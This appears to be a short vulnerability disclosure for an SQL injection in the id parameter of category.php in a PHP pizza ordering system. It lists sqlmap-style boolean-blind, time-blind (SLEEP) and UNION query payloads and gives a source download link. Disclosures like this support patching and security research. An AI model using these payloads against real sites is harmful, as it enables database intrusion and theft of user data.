

SQL injection vulnerability exists in id parameter of category.php file of Online Pizza Ordering System
Important user data or system data may be leaked and system security may be compromised
The environment is secure and the information can be used by malicious users.
When visit index.php and get parameter is ‘category’,it will include category.php,and id parameter can do sql injection.





“

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: page=category&id=3' AND 8609=8609-- ZkYk

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: page=category&id=3' AND (SELECT 4572 FROM (SELECT(SLEEP(5)))gjKB)-- AsOl

Type: UNION query

Title: Generic UNION query (NULL) - 2 columns

Payload: page=category&id=-8981' UNION ALL SELECT NULL,CONCAT(0x716a717171,0x656c684f56616d515268644e654c59535450756e624f645157514f68675877554877736e54775870,0x7178717171)-- -

---“

Source Download：

https://www.sourcecodester.com/php/16166/online-pizza-ordering-system-php-free-source-code.html